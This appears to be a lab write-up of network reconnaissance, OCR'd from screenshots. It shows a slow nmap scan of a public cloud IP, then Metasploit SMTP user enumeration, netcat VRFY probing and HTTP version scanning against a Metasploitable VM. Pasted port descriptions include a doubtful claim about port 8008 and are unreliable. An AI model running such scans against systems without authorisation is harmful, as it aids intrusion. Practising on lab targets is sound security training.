
NMAP SLOW SCAN



```
└─# nmap -v --max-rate 0.1 34.66.135.39
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-25 12:36 EDT
Initiating Ping Scan at 12:36
Scanning 34.66.135.39 [4 ports]
Completed Ping Scan at 12:36, 0.75s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 12:36
Completed Parallel DNS resolution of 1 host. at 12:36, 0.51s elapsed
Initiating SYN Stealth Scan at 12:36
Scanning 39.135.66.34.bc.googleusercontent.com (34.66.135.39) [1000 ports]
SYN Stealth Scan Timing: About 0.35% done
SYN Stealth Scan Timing: About 0.50% done
SYN Stealth Scan Timing: About 0.65% done
SYN Stealth Scan Timing: About 0.80% done
SYN Stealth Scan Timing: About 0.95% done
SYN Stealth Scan Timing: About 1.10% done; ETC: 17:54 (5:14:41 remaining)
Discovered open port 443/tcp on 34.66.135.39
Discovered open port 80/tcp on 34.66.135.39
SYN Stealth Scan Timing: About 3.45% done; ETC: 18:19 (5:31:10 remaining)
adjust_timeouts2: packet supposedly had rtt of 20098876 microseconds.  Ignoring time.
adjust_timeouts2: packet supposedly had rtt of 20098876 microseconds.  Ignoring time.
adjust_timeouts2: packet supposedly had rtt of 18018614 microseconds.  Ignoring time.
adjust_timeouts2: packet supposedly had rtt of 18018614 microseconds.  Ignoring time.
Stats: 0:28:11 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 8.00% done; ETC: 18:28 (5:23:55 remaining)
Increasing send delay for 34.66.135.39 from 0 to 5 due to 11 out of 23 dropped probes since last increase.
SYN Stealth Scan Timing: About 14.40% done; ETC: 18:33 (5:06:08 remaining)
Increasing send delay for 34.66.135.39 from 5 to 10 due to 11 out of 11 dropped probes since last increase.
SYN Stealth Scan Timing: About 19.95% done; ETC: 18:36 (4:48:14 remaining)
Increasing send delay for 34.66.135.39 from 10 to 20 due to 11 out of 11 dropped probes since last increase.
SYN Stealth Scan Timing: About 25.30% done; ETC: 18:37 (4:30:10 remaining)
Increasing send delay for 34.66.135.39 from 20 to 40 due to 11 out of 11 dropped probes since last increase.
SYN Stealth Scan Timing: About 30.45% done; ETC: 18:38 (4:12:01 remaining)
Discovered open port 8008/tcp on 34.66.135.39
Increasing send delay for 34.66.135.39 from 40 to 80 due to 11 out of 12 dropped probes since last increase.
SYN Stealth Scan Timing: About 35.40% done; ETC: 18:38 (3:53:53 remaining)
Increasing send delay for 34.66.135.39 from 80 to 160 due to 11 out of 11 dropped probes since last increase.
SYN Stealth Scan Timing: About 40.45% done; ETC: 18:38 (3:35:41 remaining)
Increasing send delay for 34.66.135.39 from 160 to 320 due to 11 out of 11 dropped probes since last increase.
SYN Stealth Scan Timing: About 45.55% done; ETC: 18:38 (3:17:26 remaining)
Increasing send delay for 34.66.135.39 from 320 to 640 due to 11 out of 11 dropped probes since last increase.
SYN Stealth Scan Timing: About 50.65% done; ETC: 18:39 (2:59:07 remaining)
Increasing send delay for 34.66.135.39 from 640 to 1000 due to 11 out of 11 dropped probes since last increase.
SYN Stealth Scan Timing: About 55.70% done; ETC: 18:39 (2:40:55 remaining)
SYN Stealth Scan Timing: About 60.80% done; ETC: 18:40 (2:22:36 remaining)
```



```
SYN Stealth Scan Timing: About 55.70% done; ETC: 18:39 (2:40:55 remaining)
SYN Stealth Scan Timing: About 60.80% done; ETC: 18:40 (2:22:36 remaining)
SYN Stealth Scan Timing: About 65.85% done; ETC: 18:40 (2:04:18 remaining)
SYN Stealth Scan Timing: About 70.90% done; ETC: 18:40 (1:45:58 remaining)
Discovered open port 8010/tcp on 34.66.135.39
SYN Stealth Scan Timing: About 75.90% done; ETC: 18:40 (1:27:45 remaining)
SYN Stealth Scan Timing: About 80.95% done; ETC: 18:40 (1:09:23 remaining)
SYN Stealth Scan Timing: About 86.00% done; ETC: 18:40 (0:51:00 remaining)
SYN Stealth Scan Timing: About 91.05% done; ETC: 18:40 (0:32:37 remaining)
SYN Stealth Scan Timing: About 96.10% done; ETC: 18:40 (0:14:13 remaining)
Completed SYN Stealth Scan at 18:41, 21920.00s elapsed (1000 total ports)
Nmap scan report for 39.135.66.34.bc.googleusercontent.com (34.66.135.39)
Host is up (0.31s latency).
Not shown: 992 filtered tcp ports (no-response), 1 filtered tcp ports (net-unreach), 1 filtered tcp ports (host-unreach)
PORT      STATE  SERVICE
80/tcp    open   http
443/tcp   open   https
1093/tcp  closed proofd
8008/tcp  open   http
8010/tcp  open   xmpp
14000/tcp closed scotty-ft

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 21921.43 seconds
           Raw packets sent: 2193 (96.476KB) | Rcvd: 127 (5.148KB)

┌──(root㉿kali)-[~]
└─# 
```



```
┌──(root㉿kali)-[~]
└─# nmap -p 8008, 8010 34.66.135.39
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-25 21:10 EDT
Nmap scan report for 8010 (0.0.31.74)
Host is up (0.0023s latency).

PORT     STATE    SERVICE
8008/tcp filtered http

Nmap scan report for 39.135.66.34.bc.googleusercontent.com (34.66.135.39)
Host is up (0.0021s latency).

PORT     STATE SERVICE
8008/tcp open  http

Nmap done: 2 IP addresses (2 hosts up) scanned in 6.79 seconds

┌──(root㉿kali)-[~]
└─# nmap -p 8010 34.66.135.39
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-25 21:11 EDT
Nmap scan report for 39.135.66.34.bc.googleusercontent.com (34.66.135.39)
Host is up (0.0022s latency).

PORT     STATE SERVICE
8010/tcp open  xmpp

Nmap done: 1 IP address (1 host up) scanned in 6.89 seconds

┌──(root㉿kali)-[~]
└─# 
```

PORTS

● Port 8008/tcp: Port 8008 is a well-known port number used in computer networking. Here are some key points about port 8008:


1. Alternative HTTP Port: Port 8008 is often used as an alternative port for Hypertext Transfer Protocol (HTTP) communication. HTTP is the underlying protocol for browsing the web and retrieving web content. While the default port for HTTP is 80, port 8008 can be used as an alternate port for HTTP traffic in specific cases.

2. Google Chrome DevTools: Port 8008 is commonly associated with the Google Chrome DevTools Protocol. DevTools is a set of web developer tools integrated into the Google Chrome browser. It allows developers to inspect, debug, and profile web applications. Port 8008 is used for communication between the browser and the DevTools frontend.

- Port 8010/tcp : Port 8010 is not assigned to any specific service or protocol by the Internet Assigned Numbers Authority (IANA) as of my knowledge cutoff in September 2021. This means that port 8010 is not associated with a well-known service or protocol.

In general, unassigned port numbers can be used for various purposes based on specific application or system configurations. It is possible that port 8010 is used by some applications or services in specific environments, but without further context or information, it is difficult to provide specific details about its usage.


Step3 : Using Metasploit looking for possible vulnerabilities.


Kali Linux - VMware Workstation 16 Player (Non-commercial use only)
Player
root@kali: ~
File Actions Edit View Help
(genmon)XXX
14:23
25°C
Haze
ENG
IN
23:53
01-07-2023


```
┌──(root㉿kali)-[~]
└─# msfconsole

       =[ metasploit v6.3.16-dev                          ]
+ -- --=[ 2315 exploits - 1208 auxiliary - 412 post       ]
+ -- --=[ 975 payloads - 46 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Enable HTTP request and response logging
with set HttpTrace true
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search vnc 3.3

Matching Modules
================
```

Step4 : Exploiting website through different open ports.

PORT 25 SMTP



Kali Linux - VMware Workstation 16 Player (Non-commercial use only)
Player
root@kali: ~
File Actions Edit View Help
(genmon)XXX
14:46
25°C
Haze
ENG
IN
00:16
02-07-2023

```
┌──(root㉿kali)-[~]
└─# msfconsole

Call trans opt: received. 2-19-98 13:24:18 REC:Loc

     Trace program: running

           wake up, Neo...
        the matrix has you
      follow the white rabbit.

          knock, knock, Neo.

                        https://metasploit.com


       =[ metasploit v6.3.16-dev                          ]
+ -- --=[ 2315 exploits - 1208 auxiliary - 412 post       ]
+ -- --=[ 975 payloads - 46 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: You can pivot connections over sessions
started with the ssh_login modules
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search smpt
[-] No results from search
msf6 > search smtp

Matching Modules
================

   #  Name                                          Disclosure Date  Rank    Check  Description
   -  ----                                          ---------------  ----    -----  -----------
   0  exploit/linux/smtp/apache_james_exec          2015-10-01       normal  Yes    Apache James Server 2.3.2 Insecure User Creation Arbitrary File Write
   1  auxiliary/server/capture/smtp                                  normal  No     Authentication Capture: SMTP
   2  auxiliary/scanner/http/gavazzi_em_login_loot                   normal  No     Carlo Gavazzi Energy Meters - Login Brute Force, Extract Info and Dump Plant Database
```



```
 31  auxiliary/vsploit/pii/email_pii                                  normal   No   VSploit Email PII
 32  exploit/windows/email/ms07_017_ani_loadimage_chunksize 2007-03-28  great    No   Windows ANI LoadAniIcon() Chunk Size Stack Buffer Overflow (SMTP)
 33  post/windows/gather/credentials/outlook                          normal   No   Windows Gather Microsoft Outlook Saved Password Extraction
 34  auxiliary/scanner/http/wp_easy_wp_smtp                 2020-12-06  normal   No   WordPress Easy WP SMTP Password Reset
 35  exploit/windows/smtp/ypops_overflow1                   2004-09-27  average  Yes  YPOPS 0.6 Buffer Overflow

Interact with a module by name or index. For example info 35, use 35 or use exploit/windows/smtp/ypops_overflow1

msf6 > use 25
msf6 auxiliary(scanner/smtp/smtp_enum) > sopw options
[-] Unknown command: sopw
msf6 auxiliary(scanner/smtp/smtp_enum) > show options

Module options (auxiliary/scanner/smtp/smtp_enum):

   Name       Current Setting                                          Required  Description
   ----       ---------------                                          --------  -----------
   RHOSTS                                                              yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      25                                                       yes       The target port (TCP)
   THREADS    1                                                        yes       The number of concurrent threads (max one per host)
   UNIXONLY   true                                                     yes       Skip Microsoft bannered servers when testing unix users
   USER_FILE  /usr/share/metasploit-framework/data/wordlists/unix_users.txt  yes       The file that contains a list of probable users accounts.


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smtp/smtp_enum) > set RHOSTS 192.168.163.132
RHOSTS ⇒ 192.168.163.132
msf6 auxiliary(scanner/smtp/smtp_enum) > SHOPW OPTIONS
[-] Unknown command: SHOPW
msf6 auxiliary(scanner/smtp/smtp_enum) > shopw options
[-] Unknown command: shopw
msf6 auxiliary(scanner/smtp/smtp_enum) > show options

Module options (auxiliary/scanner/smtp/smtp_enum):

   Name       Current Setting                                          Required  Description
   ----       ---------------                                          --------  -----------
   RHOSTS     192.168.163.132                                          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      25                                                       yes       The target port (TCP)
   THREADS    1                                                        yes       The number of concurrent threads (max one per host)
   UNIXONLY   true                                                     yes       Skip Microsoft bannered servers when testing unix users
   USER_FILE  /usr/share/metasploit-framework/data/wordlists/unix_users.txt  yes       The file that contains a list of probable users accounts.


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smtp/smtp_enum) > run

[*] 192.168.163.132:25    - 192.168.163.132:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
```


Kali Linux - VMware Workstation 16 Player (Non-commercial use only)
Player
root@kali: ~
File Actions Edit View Help
25°C
Haze
ENG
IN
00:16
02-07-2023




```
┌──(root㉿kali)-[~]
└─# nc 192.168.163.132
no port[s] to connect to

┌──(root㉿kali)-[~]
└─# nc 192.168.163.132 25
220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
VRFY mysql
252 2.0.0 mysql
VRFY deamon
550 5.1.1 <deamon>: Recipient address rejected: User unknown in local recipient table
table
502 5.5.2 Error: command not recognized
VRFY daemon
252 2.0.0 daemon
VRFY postgres
252 2.0.0 postgres
quit
221 2.0.0 Bye

┌──(root㉿kali)-[~]
└─# 
```

Kali Linux - VMware Workstation 16 Player (Non-commercial use only)
Player
root@kali: ~
File Actions Edit View Help
25°C
Haze
ENG
IN
00:15
02-07-2023


PORT 80 HTTP




```
Interact with a module by name or index. For example info 482, use 482 or use auxiliary/scanner/ssh/libssh_auth_bypass

msf6 > show options

Global Options:
===============

   Option               Current Setting   Description
   ------               ---------------   -----------
   ConsoleLogging       false             Log all console input and output
   LogLevel             0                 Verbosity of logs (default 0, max 3)
   MeterpreterPrompt    meterpreter       The meterpreter prompt string
   MinimumRank          0                 The minimum rank of exploits that will run without explicit confirmation
   Prompt               msf6              The prompt string
   PromptChar           >                 The prompt character
   PromptTimeFormat     %Y-%m-%d %H:%M:%S Format for timestamp escapes in prompts
   SessionLogging       false             Log all input and output for sessions
   SessionTlvLogging    false             Log all incoming and outgoing TLV packets
   TimestampOutput      false             Prefix all console output with a timestamp

msf6 > use auxiliary/scanner/http/http_version
msf6 auxiliary(scanner/http/http_version) > show options

Module options (auxiliary/scanner/http/http_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   THREADS  1                yes       The number of concurrent threads (max one per host)
   VHOST                     no        HTTP server virtual host


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/http/http_version) > set RHOSTS 192.168.163.132
RHOSTS ⇒ 192.168.163.132
msf6 auxiliary(scanner/http/http_version) > run

[+] 192.168.163.132:80 Apache/2.2.8 (Ubuntu) DAV/2 ( Powered by PHP/5.2.4-2ubuntu5.10 )
[*] Scanned 1 of 1 hosts (100% complete)
